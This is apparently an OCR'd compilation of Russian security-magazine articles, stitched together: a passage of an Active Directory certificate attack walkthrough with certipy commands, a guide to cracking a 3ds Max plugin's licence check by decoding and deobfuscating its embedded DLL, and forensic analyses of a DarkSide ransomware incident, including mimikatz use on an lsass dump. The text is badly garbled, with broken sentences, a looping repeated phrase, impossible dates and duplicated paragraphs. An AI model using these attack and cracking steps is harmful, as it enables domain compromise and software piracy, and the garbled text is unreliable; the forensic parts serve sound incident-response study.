Мы можем видеть, что наша запись `pwned1` была разрешена в IP-адрес, который мы указали при создании записи. Теперь мы можем попытаться разрешить запись, которая, как мы знаем, не существует:

```
adidnsdump -u 'cachtest.lab\testuser' -p 'Password1!' --dns-ip 10.10.10.10 pwned2
```

Мы можем видеть, что мы получили ответ `Query returned success but no matching results found`, что означает, что запись существует, но мы не можем ее разрешить.

Machine

Если у нас есть права `GenericAll` или `GenericWrite` на объект компьютера, мы можем использовать их для получения сертификата от имени машины. Чтобы выполнить эту атаку, нам нужно сначала получить контроль над учетной записью машины, которая может быть выполнена с помощью атаки Shadow Credentials или путем сброса пароля учетной записи машины, если у нас есть соответствующие разрешения.

Сначала мы можем создать учетную запись машины, если у нас есть права `MAQ` для создания учетных записей машин:

```
certipy account create 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -dc-ip 10.10.10.10 -user 'machine' -pass 'machine'
```

Затем мы можем запросить сертификат машины:

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'Machine'
```

Обратите внимание на имя шаблона сертификата, который мы использовали ранее, после него стоит символ доллара.

Теперь мы можем использовать сертификат, чтобы получить NT-хеш учетной записи машины:

```
certipy auth -pfx 'machine.pfx' -dc-ip 10.10.10.10 -username 'machine$' -domain 'cachtest.lab'
```

Golden Certificate

Если мы скомпрометируем CA `dc01` и получим `Private Key`, мы можем использовать его для создания собственных сертификатов.

```
certipy ca 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -backup
```

БЕЗУМНЫЙ MAX

КАК ЛОМАЮТ ПЛАГИНЫ ДЛЯ 3DS MAX

Коммерческие плагины к популярным программам, как и обычные приложения, используют собственные механизмы безопасности. Сегодня мы немного поковыряемся во внутренностях платных расширений для популярного пространственного редактора 3ds Max и узнаем, какие методы защиты применяют их разработчики.

MAX

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта, автора и редакции не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносного программного обеспечения, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Коммерческие плагины к популярным программам, как и обычные приложения, используют собственные механизмы безопасности. Сегодня мы немного поковыряемся во внутренностях платных расширений для популярного пространственного редактора 3ds Max и узнаем, какие методы защиты применяют их разработчики.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта, автора и редакции не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносного программного обеспечения, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Autodesk 3ds MAX — это неоднократно затрагивал тему ревёрса и деобфускации .NET-приложений и библиотек. Сегодня попробуем о том же, только в несколько ином ключе. Начнем, в лучших традициях поручика Ржевского, издалека.

У разработчиков, активно занимающихся 3D-моделированием, большой популярностью пользуется редактор 3ds Max небезызвестной компании Autodesk. Этот профессиональный редактор уже больше тридцати лет считается лидером отрасли, начиная еще с эпохи DOS. Разумеется, как любой профессиональный редактор, он предоставляет API, на основе которого толковый пользователь может дописывать скрипты под собственные технические задачи (скрипты, плагины и прочее). И конечно же, на рынке программного обеспечения довольно быстро появились соответствующие ниши, связанные с изготовлением и продажей различных расширений для 3ds MAX (скриптов-плагинов) с профессиональным дизайнерским тюнингом.

Эта тенденция с развитием API Autodesk успела изрядно измениться только ради расширений, из которых самый старый и часто используемый — скриптинг на MAXScript. MAXScript — собственный, на на что не похожий (кого Вихтенштейн почему-то отнёсет к семейству BASIC и LISP) язык, имеющий просто чудовищный по современным меркам синтаксис. По сути, это тяжелое наследие линии древнейших, когда гордые пользователи компьютерного софта заставляли их изгаляться во имя уникальности, лишь бы не как у всех. Самые отчаянные-из-их подобных решений отмерли, заместились, общепринятыми технологиями (Python, JavaScript), но MAXScript все еще остался жить. Он-защитил, предоставляя в качестве компонентов для вызова более популярные платформы.

Хотя в Autodesk и предпочитают добрую полусотню заменить MAXScript Python'ом, но на данный момент, похоже, MAXScript все-таки лидирует — дело и поддержке старых наработок, и в том, что из MAXScript есть возможность вызывать .NET-библиотеки, что очень многих заставляет выбрать MAXScript.

Вот так мы и подошли к формулировке задачи исследования. Есть некий плагин, который мы хотим взломать. Для этого воспользуемся продуктом, реализованным с помощью MAXScript. Если лицензия нет, при загрузке плагин выдает такое красивое окошко.




Нужно активация лицензии!

И без регистрации расширение отказывается что-либо делать дальше. Как снять ограничение? Это вопрос самый правильный.

Поначалу нам слегка везет: расширение имеет формат простого текстового скрипта, а не скомпилированного. Открыв его текстовым редактором, мы можем и переводить строк, но логику проследить можно. К слову, могло быть и хуже — это мог бы быть натянутый плагина, да и сами скрипты бывают не только процедурного текстового MS-формата, но и скриптами-расширениями (.MSE) и даже запаковываними (.MZP).

Всякие с ними фокусы, но останавливаться на таком плагине подробно мы не будем, поскольку и с открытыми текстами. MS-форматом проблем нам хватит на целую статью.

Открыв текст скрипта в блокноте, мы видим, что он на девяносто процентов состоит из кодировки набора латинских символов и цифр, напоминающих Base64 или упомянутый много в серией из предыдущих статей вдобавок JSMIN.



Собственно, так и есть


Мысленно взяв в руки бритву Оккама, предположили, что это все-таки простейший Base64. Это предположение подтверждается и наблюдением в открытой текстовой части кода конструкция на «максовском» плюсом языке:

```
...last_dll_id!=astrid or :: last_dll_fullname!= sett_dll.
fullname then(fn bytes=dotNetClass"System.Convert".
frombase64string(fb64(astr())));::sett_dll=dn_assembly.load(abytes
())};...
```

В примерном переводе на понятный человеческий язык это означает, что некая Base64-строка где-то потом скормлена конвертировать в бинарный массив, который загружается как .NET-библиотека.

Погружаться в дебри этого странного языка в наши планы не входит, мы ориентировочно на конструкцию типа `sett_dll.createInstance(...)`, загружающую объекты и функции из этой библиотеки. Слегка покопавшись с посторонними кодами, начинаем потихоньку приходить в ужасное: пытаемся отгадать импортируется до фига чего разного. А значит, с трюком провалилась изначальная догадка, что разработчики так извращенно закрутили в тексте только декларирующую библиотеку, которая потом загружается и вызывается. Нет, что-то откуплен прямую весомую часть всей библиотекой.

Но самый серьезный удар нас ожидает позднее, когда мы, отыскав в коде начало и конец строчек строковых констант (а их там, оказывается две: `astr` — более длинная — и `astrid`), прогнав расходировать их стандартным декодировщиком Base64. Ничего сложного в данной ситуации нет, содержимое которой до боли похоже на закодированный DLL. Оно расходируется успешно, и результат ведет бы и впрямую похож на DLL.



Декодированный строки кот

Покоя-то он, конечно, похож, но как проверить тот легендарный метод, который был после на настоящий, но не работал. Сигнатура правильная, строчек нет частично тоже видны, однако это явно неправильная расшифровка. Предчего-то вся-таки снова залезть в глубины недокрыша MAXScript. Внимательно посмотрев на проприетарному выше строку кода, мы обнаружили между `astr` и `frombase64string` незамечно проскочену — функцию `fb64`, после чего нашедим ее код.

```
fb64 a b:"axpuger";c="";for i=1 to b.count do a=substitutestring(
substitutestring(substitutestring a(toupper b[i])c)(tolower b[i])(
toupper b[i]))(tolower b[i]));a);fn
```

Функции `toupper` и `tolower` понятны и без справочника — это, соответственно, верхний и нижний регистр символа. Конструкция же `substitutestring a b c` эквивалентна полной замене в строке a всех подстрок (выберем для простоты JavaScript). Эту конструкцию можно представить в виде `a.replace(new RegExp(b, 'g'), c)`. То есть этот замысловатый код на самом деле представляет собой серию из вложенных подстановок со сменой регистра символов из строки `axpuger` через промежуточный символ *. На том из JavaScript эта операция эквивалента приведенной функции, которой мы и переходируем строку до нормального Base64:

```
function fb64(a)
{
  var b="axpuger";
  for (var i=0;i<b.length;i++)
  {
    b1=b.substring(i,i);
    a1=a.replace(new RegExp(b1.toUpperCase(), 'g'),"*");
    a2=a1.replace(new RegExp(b1.toLowerCase(), 'g'), b1.
toUpperCase());
    a=a2.replace(/\*/g, b1);
  }
  return a;
}
```


Как видишь, при ближайшем рассмотрении операция оказалась простой и даже самодобройной, как кот моей известной ЖЖ. Имеем сложный, чтобы обратно закодировать для вставки в ручной исправленную Base64-строку, нам надо применить к ней ту же самую функцию.

Вообщем говоря, для нашего простого примера можно было бы этот этап не представляет никакой проблемы — вовсе не обязательно разбирать алгоритм перекодировки, сами операции можно выполнить, не выходя из Jda Max, чуть подправив исходный скрипт. В общем-то, и обратная операция перекодировки исправленного модуля не обязательна — ведь достаточно просто сбрать лишнее звено `fb64` в технологической цепочке.

Однако мы пойдем в следующему серьезному этапу работы: а чаю есть ресть обфускаторов для .net-подобных библиотечка, которую надо попробовать закодировать обратно в скрипт. И здесь не все так гладко — при загрузке библиотеки в отдку оказывается, что большинство методов имеют безумные имена, а их тела пусты. То есть защищать скрипт обфускатор при помощи.

С подобным мы уже сталкивались в статье про .NET Reactor. Попытаемся идентифицировать и по возможности снять обфускатор при помощи dnSpy. Этот инструмент выдает огромное множество ошибок, деобфусцировать нам ровно ссылаемся, однако польза от него есть: он выдал имя обфускатора — это ConfuserEx.

Слегка погуглив, мы обнаружили, что наш случай широко известен и неблокирован — добрые люди создали для него специальный инструмент для обфускатор, причем даже с открытым кодом. Решение практически однокликовое — у деобфускатора всего две опции: **-d** (динамическая) и **-s** (статическая) расталкива. Динамическая расталкивка на нашем модуле с двумя вызова и простенькой логов валится, однако статическая создает модуль, есть и не до конца четабельный и обфу. Но вполне себе с открытым кодом. Можно и ручками анализировать даже без запуска и найти место для фактически одноабзацного патча.



Деобфусцированный модуль можно открыть в dnSpy

А вот дальше у нас снова возникают проблемы: перекодированный в Base64 и загруженный в скрипт оригинальный патч работать категорически отказывается. Зать Мак при его загрузке выдает ошибку **"Error in DLL -- Runtime error: .NET runtime exception: Could not load type 'Invalid_Token.0x02000000...'"**. Впрочем, такую же ошибку выдает и не патченный, а просто деобфусцированный при помощи ConfuserEx-Unpacker модуль — проблема явно в кривой деобфускации.

Это значит, что наши изыскания еще не закончены и надо помочь плагину в поисках способа нормально загружаемый пат без деобфускации кой-библиотеки, как мы это делали в статье про.NET Reactor. Поскольку наше повествование и так уже достаточно затянулось, сегодня мы этого не сделаем. Сегодня ограничимся общими рекомендациями, как можно обрабатывающий с динамической модуль и в статическом, и в динамическом режимах. Впоследствии деобфусцированный и патченный модуль можно будет собрать обратно из исходного скрипта. Если читателю не понравится вариант вязать, то вот ссылка на упомянутый вариант ConfuserEx Unpacker.

В заключение я все-таки в двух словах опишу направление поиска остановительного патча в обфусцированном модуле ConfuserEx. На стой речи, чтобы тебе попадется версия, которая окажется не по дубам всем найденным в интернете деобфускаторам.

В целом этот способ полностью аналогичен варианту с .NET Reactor, разница в том, что в Reactor'е достаточно шифровался был фрагмент кода, отходив его с-ответственно, можно попытаться найдить фрагмент кода, отходив его с-ответственно, можно попытаться найдить фрагмент кода, отходив его с-ответственно, можно попытаться найдить

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ДАМПЫ И ФАЙЛЫ ОТЛАДКИ ВПЛОМА В СИСТЕМЕ

xakep.ru
@xakepmagazine

Сегодня я расскажу, как извлекать данные из таблицы MFT, получать информацию из файлов Prefetch и мониторить изменения в системном реестре. Эти знания пригодятся при расследовании инцидентов, связанных с целенаправленной атакой. Приемы, которые описаны в этой статье, мы используем в ходе реагирования на инциденты, а также в рамках аудита безопасности. Для этого мы разработали собственный набор утилит для работы с артефактами Windows и наблюдения за действиями злоумышленника. Обо всем этом — в статье.

Расследование инцидентов — это очень увлекательное занятие. Иногда оно напоминает работу следователя, который ищет улики. Отличие лишь в том, что в нашем случае мы имеем дело с цифровыми данными. Зачастую они не очевидны, поэтому, чтобы их обнаружить, нужно знать, где искать. Сегодня я расскажу о том, как извлекать информацию из системных файлов, которые могут быть полезны при расследовании инцидентов. Для этого мы разработали несколько утилит, которые помогут нам в этом.

ИНСТРУМЕНТЫ

- **Registry Explorer** — Registry Explorer, MFTECmd.
- **Timeline Explorer** — Timeline Explorer, EvtxECmd.
- **KAPE** — KAPE, PECmd.
- **X-Ways Forensics** — X-Ways Forensics, RECmd.
- **FTK Imager** — FTK Imager, SBECmd.
- **Arsenal Image Mounter** — Arsenal Image Mounter, AmcacheParser.
- **Volatility Framework** — Volatility Framework, AppCompatCacheParser.
- **Volatility 3** — Volatility 3, JumpListExplorer.
- **Volatility Workbench** — Volatility Workbench, LECmd.
- **Sysinternals Suite** — Sysinternals Suite, SQLECmd.
- **Process Hacker** — Process Hacker, WxTCmd.
- **Process Explorer** — Process Explorer, bstrings.
- **Autoruns** — Autoruns, RBCmd.
- **Process Monitor** — Process Monitor, SrumECmd.
- **Sysmon** — Sysmon, RegRipper.
- **Windows Event Log Viewer** — Windows Event Log Viewer, Event Log Explorer.
- **Windows Sysinternals** — Windows Sysinternals, Sysmon.
- **Windows Forensic Toolchest** — Windows Forensic Toolchest, Windows Forensic Toolchest.
- **Windows Forensic Toolkit** — Windows Forensic Toolkit, Windows Forensic Toolkit

УРОКИ ФОРЕНЗИКИ

ИССЛЕДОВАНИЕ ДАМПОВ
И РАБОТА С ПАМЯТЬЮ
В WINDOWS

Денис Юсупов

Начало работы

Извлечем *pi.vdib*, запустим *strings* и просмотрим его:

```
strings pi.vdib > pi.txt
```

Работа с документами

Преобразуем его в следующий формат и сохраним в файл *ad*:

```
Get-ADComputer -Filter * -Properties * | Select-Object -Property Name,OperatingSystem,IPv4Address,DistinguishedName | Format-List | Out-File -FilePath ad
```

Работа с документами

Просматриваем полученный файл с помощью утилиты **scdbg**:

```
scdbg /f sc
```

Работа с документами

После запуска документа **Unpaid Invoice.xls** устанавливается обратное обращение с управляющим сервером **192.168.112.128:8000**. После чего успешно выполняется загрузка и запуск вредоносного исполняемого файла *Invoice.exe*.

Приступим к анализу этих операционных системы и выполним новые для действия следующие изменения в системе. Откроем утилиту **Event Viewer** (Просмотр событий) из оснастки Data Source и укажем путь к файлам логов **Windows\System32\winevt\Logs**.

Для начала проверим, что в журнале безопасности Windows Defender мы сразу же зафиксировали **1116** (Обнаружено вредоносное ПО или потенциально нежелательное ПО: MALWARE:PROGRAM:DOS_STRC_MALWARE_DETECTED), **1117** (Применено действие для защиты от вредоносного ПО или потенциально нежелательного ПО) и **1009** (Архив сканирования был помещен в карантин).



Работа с документами

Пользователь **Bohdanowned** запускает открыть файл по пути **\\Samare-host\Shared folders\ua\note.txt** и благополучно **Windows Defender** обнаруживает данный файл и автоматически его **Exploit:Win32/CVE2012-0158** (запуск эксплоитов файла *asd*).

Далее пользователь **Bohdanowned** запускает **Unpaid Invoice.xls** с параметрами 27.27.2021 в 18:18:20 с. и **Windows Defender** обнаруживает **1116** (Обнаружено вредоносное ПО или потенциально нежелательное ПО: **Exploit:Win32/Cve2012-0158**) и **1009** (Архив сканирования был помещен в карантин).

Работа с документами

Просмотрим журнал **Windows PowerShell** и имеем пользователя **Sakib** для успешного выполнения данных скриптов **Invoice.exe** с IP-адресом **192.168.112.128** и порта **1337**. Далее основано пытался запустить скрипт на порте **9191** с помощью данных скриптов **Sakib**. В 21:20:29 зафиксировано событие **4688** – **Invoice.exe** и **powershell.exe** с **Sakib** и **Bohdanowned** в журнале **PowerShell**.

Работа с документами

Пользователь **Bohdanowned** запускает открыть файл по пути **\\Samare-host\Shared folders\ua\note.txt** и благополучно **Windows Defender** обнаруживает данный файл и автоматически его **Exploit:Win32/Cve2012-0158** (запуск эксплоитов файла *asd*).

Далее пользователь **Bohdanowned** запускает **Unpaid Invoice.xls** с параметрами 27.27.2021 в 18:18:20 с. и **Windows Defender** обнаруживает **1116** (Обнаружено вредоносное ПО или потенциально нежелательное ПО: **MALWARE:PROGRAM:DOS_STRC_MALWARE_DETECTED**), **1117** (Применено действие для защиты от вредоносного ПО или потенциально нежелательного ПО) и **1009** (Архив сканирования был помещен в карантин).

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ДАМПЫ И ИЩЕМ СЛЕДЫ ВЗЛОМА В СИСТЕМЕ

Наша задача — найти содержимое элемента `PoolTag` в структуре `_POOL_HEADER` вредоносного процесса `svchost.exe` (идентификатор: `3140`). Для этого необходимо перейти к адресу структуры `_EPROCESS`, далее в структуре `_OBJECT_HEADER` найти элемент `InfoMask`, чтобы определить размер `Optional Header`, и перейти к адресу структуры `_POOL_HEADER`. Для этого воспользуемся плагином volshell.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393
volshell -p 3140
```

Далее получим адрес структуры `_EPROCESS`

```
proc()
```

Адрес исследуемого процесса — `0xffffBA8341987800`

Теперь получим содержимое структуры `_OBJECT_HEADER`. Для этого из адреса `0xffffBA8341987800` вычтем `0x30` (размер `_OBJECT_HEADER`):

```
dt("_OBJECT_HEADER",0xffffBA8341987800-0x30)
```



Содержимое структуры _OBJECT_HEADER

Значение поля `InfoMask` — `0x8`, а значит, по таблице выше размер `Optional Header` составляет `0x20` байт.

Чтобы перейти на адрес структуры `_POOL_HEADER` вредоносного процесса `svchost.exe`, необходимо из адреса `0xffffBA8341987800` вычесть `0x30` (размер `_OBJECT_HEADER`), `0x20` (размер `Optional Header`) и `0x10` (размер `_POOL_HEADER`):


```
dt("_POOL_HEADER",0xffffBA8341987800-0x30-0x10-0x20)
```



Содержимое структуры _POOL_HEADER процесса 3140

Переходим значение `PoolTag` в шестнадцатеричное представление и обратным порядком переставляем байты и получаем значение в кодировке ASCII: **`MMMpDwkd 0x4d 0x4d 0x4d 0x6c`**.

Продолжим анализировать этот процесс с помощью плагина volshell и найдем содержимое куче, в которой хранятся обрабатываемые процессом динамические данные. Каждая структура `_EPROCESS` содержит элемент Process Environment Block (PEB). PEB хранит полный путь к исполняемому файлу процесса, переменные окружения, текущий каталог процесса, текущий рабочий каталог, а также указатели на кучи процесса.



Содержимое процесса в памяти

Структура PEB присутствует в каждом процессе, который содержит в себе куче. Наша задача — найти адреса данных, которые хранятся в куче. Это и будет сигнатурная 8-байтовая сигма в памяти процесса. Нужно найти строки, содержащиеся в куче процесса. для этого нам необходимо получить адрес кучи и вывести их содержимое. Воспользуемся плагином heaps, но он довольно плохо в работе, поэтому попробуем воспользоваться нужным плагином.


```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393 volshell
-p 3140
```

Получим из куче процесса указатели на их содержимое. Вводим в строке volshell следующее:

```
address_of_heaps = proc().Peb.ProcessHeaps.dereference()
```

Мы получили указатели, теперь циклом выведем их содержимое:

```
for i in address_of_heaps:
    print i
```



Данные, которые содержатся в куче

Мы обнаружили все данные, содержащиеся в куче. Скрытое 8-байтовое слово — **`cOmG4t7i`**.

Используя плагин yarascan, найдем все ссылки в памяти процесса. Для этого воспользуемся регулярным выражением: **`/(https?:\/\/)?([\w\-.]+)\.([\/\w \-.]*)/`**.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393
yarascan -Y "/(https?:\/\/)?([\w\-.]+)\.([\/\w \-.]*)/" -p 3140
```



Обнаруженный Yara в памяти процесса

Анализируя ссылки процесса, мы обнаружили интересную строку с каким-то ключом. Попробуем определить его содержимое. Для этого ключа дамп памяти всего процесса просканируем программой `strings`.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393 memdump
-p 3140 -D .\
```

И найдем значения key:

```
strings 3140.dmp | grep "1s7fyy" -B 50 -A 10
```



Содержимое дампа процесса

Мы обнаружили требование к вкусу, которое оставил шифровальщик DarkSide. Найдем в образе памяти адрес смещения 567-байтового значения ключа **`key`**, для этого воспользуемся плагином `yarascan`.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393
yarascan -Y "1s7fyy" -p 3140
```



Адрес смещения 567-байтового ключа в памяти

Шифровальщик сохранил 567-байтовый ключ в памяти по смещению **`0xdb056fa5`**. Получим список файлов в памяти и найдем файл **`svchost.exe`**.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393
filescan > filescan.txt
```



Адрес файла в памяти

Преобразуем адрес в физическое смещение, для этого воспользуемся плагином volshell.

```
hex(addrspace().vtop(0x000000ab03f477bc0))
```

По физическому адресу **`0x13c090bc0`** в памяти хранится файл **`svchost.exe`**. Просмотрим содержимое структуры `_FILE_OBJECT` файла `svchost.exe`, вычтущий адрес которого — **`0x000000ab03f477bc0`**. Для этого воспользуемся плагином volshell.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393 volshell
```

```
dt("_FILE_OBJECT",0x000000ab03f477bc0)
```



Адрес устройства

Преобразуем значение в элементе `DeviceObject` в шестнадцатеричное представление.

```
hex(18446665721827188565)
```

Адрес устройства, на котором сохранен шифровальщик **`svchost.exe`**. — **`0xffff8a035ea31660`**

Выгрузим исследуемый файл из файловой системы, в качестве адреса укажем адрес смещения.

```
python2.7 vol.py -f memory.dmp --profile=Win10x64_14393
dumpfiles -Q 0x13c090bc0 -D .\
```

Загрузим любой из полученных файлов в утилиту PeStudio.



Загрузили файлы

Внутренние имена исполняемого файла **`svchost.exe`** — **`calimalinodunator.exe`**. Посмотрим таблицу импорта и найдем интересные функции WinAPI.

Таблица импорта

Процесс Local Security Authority Subsystem Service (он же LSASS) предназначен для управления подсистемами аутентификации Windows. Для хранения аутентификационных данных в памяти используются несколько SSP (Windows Data Protection API), которые шифруют пароли и побую другую важную информацию пользователя. Для расшифровки данных, зашифрованных через DPAPI, необходим мастер-ключ, или SID пароля пользователя. Попробуем расшифровать процесс **`lsass.exe`** и найдем мастер-ключ пользователя **`0xMohamed`**.

Используя плагин `lsadump` Volatility, мы не удалось вытащить данную информацию. Воспользуемся утилитой WinDbg x64. Загрузим файл **`mndump_dmp`** в WinDbg x64, для этого перейдем на вкладку File → Open Crash Dump. Вводим следующую команду для перехода в командной строке отладчика.

```
!analyze -v
```

Теперь загрузим mimikatz в WinDbg.

```
.load  mimikatz-master\x64\mimilib.dll
```

Найдем адрес структуры `_EPROCESS` процесса `lsass.exe`.

```
!process 0 0 lsass.exe
```


Поиск адреса процесса lsass.exe

Переходим по адресу **`ffffda83de7746c8`**

```
.process /r /p ffffda83de7746c8
```

Парсим `lsass.exe`.

```
!mimikatz
```

Находим пользователя **`0xMohamed`** и выдаем следующую информацию:

Мастер-ключ пользователя

Мастер-ключ пользователя **`0xMohamed`**.

```
1652c67ae671951949246741b39ca991e7804eb2b2259ff351560bf34ed088043
14c5fbfcf03afbf3ae3ef2798f2c363ca0a9c87916e0b04906c26afe77c3be
```

ВЫВОДЫ

Мы исследовали образ оперативной памяти, познакомились со структурами `_EPROCESS` и `_FILE_OBJECT`, сканировали память с помощью регулярных выражений, нашли ключ шифровальщика DarkSide, обнаружили, что злоумышленник получил доступ к компьютеру DC01 с помощью службы WinRM, а также вытащили пароль пользователя с помощью PowerShell.

Мы провели расследование вредоносной атаки и ответили на вопросы небольшой работы. Злоумышленник с адреса **`192.168.112.128`** использовал материалы хост PC01, используя фишинговое сообщение с вредоносным вложением. Перехватив учетные данные пользователя **`labib`** и администратора домена **`0xMohamed`**. Затем с помощью службы WinRM получил доступ к хосту DC01, тем самым скомпрометировал контроллер домена и загрузил на него вредоносный скрипты DarkSide.

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ЗАРАЖЕНИЕ МАШИНЫ С WINDOWS ШПИОНСКИМ ТРОЯНОМ

cyberwtf
Специалист по форензике

В этой статье я покажу, как извлекать основные артефакты из образов оперативной памяти Windows. Мы можем, конечно, пользоваться готовыми решениями, вроде Volatility, но разобраться, как именно работает та или иная утилита, будет полезно. Для этого мы покажем некоторые артефакты на примере работы [TeamSpy](https://github.com/VoidSec/TeamSpy) с сервера VoidSec/TeamSpy.

Затем [дампа](https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples) памяти с этого сервера.

ИНФО

По умолчанию размеры окна отображения очень малы, и, во избежание, нужно в панель ввода ссылок указать `chrome://settings/?search=font+size`, а затем как показано на скриншоте.

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

- **Volatility Framework 2.5** — инструкции, рекомендованные на Python 2. Предназначена для извлечения артефактов из образов оперативной памяти.
- **Bulk_extractor** — утилита для извлечения структурированных артефактов, например, различных шаблонов URL, данных.
- **YARA Editor** — проверка регулярных выражений и создание правил YARA.
- **DET_Extractor** — программа для извлечения скомпилированных скриптов AutoIt.
- **Xxdiff** — программа для анализа hex-дампов.

ИСПОЛЬЗУЕМЫЕ ДЛЯ ИЗВЛЕЧЕНИЯ ДАННЫХ ПЛАГИНЫ VOLATILITY

- **Hivegrep** — плагин для извлечения отдельных ключей реестра.
- **Hivedump** — аналогичен предыдущему, но с ветками.
- **Procexe** — извлекает бинарные файлы процессов.
- **Handles** — перечисляет дескрипторы с фильтрами, указанием регистра, типа, имени. Дескриптор — это абстрактная ссылка, которая позволяет процессу получить доступ к ресурсу, например, к открытому файлу, ключу реестра, потоку, процессу.
- **Consoles** — плагин для поиска команд, введенных в командной строке.
- **Cmdscan** — `CMD.exe`. Основная программа для создания сервисных процессов. Этот плагин ищет историю команд.
- **Memdump** — извлечение всех сохраненных страниц памяти в процесс.
- **Filescan** — ищет объекты `FILE_OBJECT` в памяти.
- **Dumpfiles** — извлекает файлы из образа памяти.
- **Netscan** — ищет сетевые артефакты в ОС с 64-разрядными адресами.
- **Svcscan** — перечисляет службы Windows. Служба — это процесс, который работает в системе 24 часа.
- **Printkey** — выводит содержимое раздела реестра Windows.
- **Userassist** — извлекает информацию о программах, которые запускал пользователь.
- **Cmdscan** — плагин для поиска команд, введенных в командной строке.
- **Autoruns** — перечисляет ключи для автозапуска программ. Вредоносное ПО часто использует эти ключи для автозапуска.
- **Malfind** — ищет скрытые или внедренные в память процессы.
- **Evtlogs** — плагин для извлечения части из элементов управления Windows Eventlog.
- **Editbox** — плагин для извлечения текста из элементов управления Windows Edit.

ИССЛЕДОВАНИЕ СЛЕПКА КОМПРОМИСА

Прежде чем мы начнем, нам нужно создать профиль, который поможет нам информировать о системе, или, используя, `--info`, мы можем перечислить доступные профили.

```
python2.7 vol.py -f "winxpfirstwalkerofficeprotect2010-30d62ed3.vmem" --info
```

Вывод:

```
Volatility Foundation Volatility Framework 2.5
Profiles
--------
VistaSP0x64 - A Profile for Windows Vista SP0 x64
VistaSP0x86 - A Profile for Windows Vista SP0 x86
VistaSP1x64 - A Profile for Windows Vista SP1 x64
VistaSP1x86 - A Profile for Windows Vista SP1 x86
VistaSP2x64 - A Profile for Windows Vista SP2 x64
VistaSP2x86 - A Profile for Windows Vista SP2 x86
Win2003SP0x86 - A Profile for Windows 2003 SP0 x86
Win2003SP1x64 - A Profile for Windows 2003 SP1 x64
Win2003SP1x86 - A Profile for Windows 2003 SP1 x86
Win2003SP2x64 - A Profile for Windows 2003 SP2 x64
Win2003SP2x86 - A Profile for Windows 2003 SP2 x86
Win2008R2SP0x64 - A Profile for Windows 2008 R2 SP0 x64
Win2008R2SP1x64 - A Profile for Windows 2008 R2 SP1 x64
Win2008SP1x64 - A Profile for Windows 2008 SP1 x64
Win2008SP1x86 - A Profile for Windows 2008 SP1 x86
Win2008SP2x64 - A Profile for Windows 2008 SP2 x64
Win2008SP2x86 - A Profile for Windows 2008 SP2 x86
Win2012R2x64 - A Profile for Windows 2012 R2 x64
Win7SP0x64 - A Profile for Windows 7 SP0 x64
Win7SP0x86 - A Profile for Windows 7 SP0 x86
Win7SP1x64 - A Profile for Windows 7 SP1 x64
Win7SP1x86 - A Profile for Windows 7 SP1 x86
Win8SP0x64 - A Profile for Windows 8 SP0 x64
Win8SP0x86 - A Profile for Windows 8 SP0 x86
Win8SP1x64 - A Profile for Windows 8 SP1 x64
Win8SP1x86 - A Profile for Windows 8 SP1 x86
WinXPSP1x64 - A Profile for Windows XP SP1 x64
WinXPSP2x86 - A Profile for Windows XP SP2 x86
WinXPSP3x86 - A Profile for Windows XP SP3 x86
```

Или системную `WIN-1DSVK3UTLLD`.

Затем нам нужно получить список процессов, используя `pslist`.

```
python2.7 vol.py -f "winxpfirstwalkerofficeprotect2010-30d62ed3.vmem" --profile=WinXPSP3x86 pslist
```

Вывод:

```
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x823c8830 System                    4      0     58      379 ------      0                                
0x821a2da0 smss.exe                544      4      3       19 ------      0 2010-08-11 06:06:21 UTC+0000   
0x81fe3da0 csrss.exe               608    544     11      355      0      0 2010-08-11 06:06:23 UTC+0000   
0x81fe2da0 winlogon.exe            632    544     19      570      0      0 2010-08-11 06:06:23 UTC+0000   
0x81fe1da0 services.exe            676    632     16      288      0      0 2010-08-11 06:06:24 UTC+0000   
0x81fe0da0 lsass.exe               688    632     21      405      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f7b020 vmacthlp.exe            844    676      1       37      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f6e020 svchost.exe             856    676     17      199      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f6c020 svchost.exe             940    676     10      274      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f5e020 svchost.exe            1028    676     64     1390      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f5b020 svchost.exe            1088    676      5       60      0      0 2010-08-11 06:06:24 UTC+0000   
0x81f4e020 svchost.exe            1208    676     14      197      0      0 2010-08-11 06:06:25 UTC+0000   
